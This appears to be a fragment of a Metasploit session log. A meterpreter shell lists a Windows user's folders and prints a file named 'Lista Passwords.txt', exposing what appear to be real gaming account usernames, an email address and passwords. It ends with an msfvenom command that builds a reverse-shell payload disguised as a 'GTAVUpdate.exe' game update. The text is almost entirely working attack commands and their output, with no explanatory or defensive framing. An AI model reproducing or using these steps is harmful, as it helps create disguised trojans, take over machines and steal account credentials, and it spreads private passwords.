Mode Size Type Last modified Name
40777/rwxrwxrwx 0 dir 2020-02-04 18:05:05 +0000 A Minha Música
40777/rwxrwxrwx 0 dir 2020-02-04 18:05:05 +0000 As Minhas Imagens
100666/rw-rw-rw- 91 fil 2020-02-05 14:22:57 +0000 Lista Passwords.txt
40777/rwxrwxrwx 0 dir 2020-02-04 18:05:05 +0000 Os Meus Vídeos
100666/rw-rw-rw- 402 fil 2020-02-04 18:05:46 +0000 desktop.ini
meterpreter > cat Lista\ Passwords.txt
steam
leandro:123456
origin
leandro@ipg.pt:129049
ubisoft
leandrex:123456meterpreter >

msfvenom -p windows/meterpreter/reverse_tcp -a x86 –platform windows -f exe LHOST=192.168.195.72 LPORT=4444 -o /root/Desktop/GTAVUpdate.exe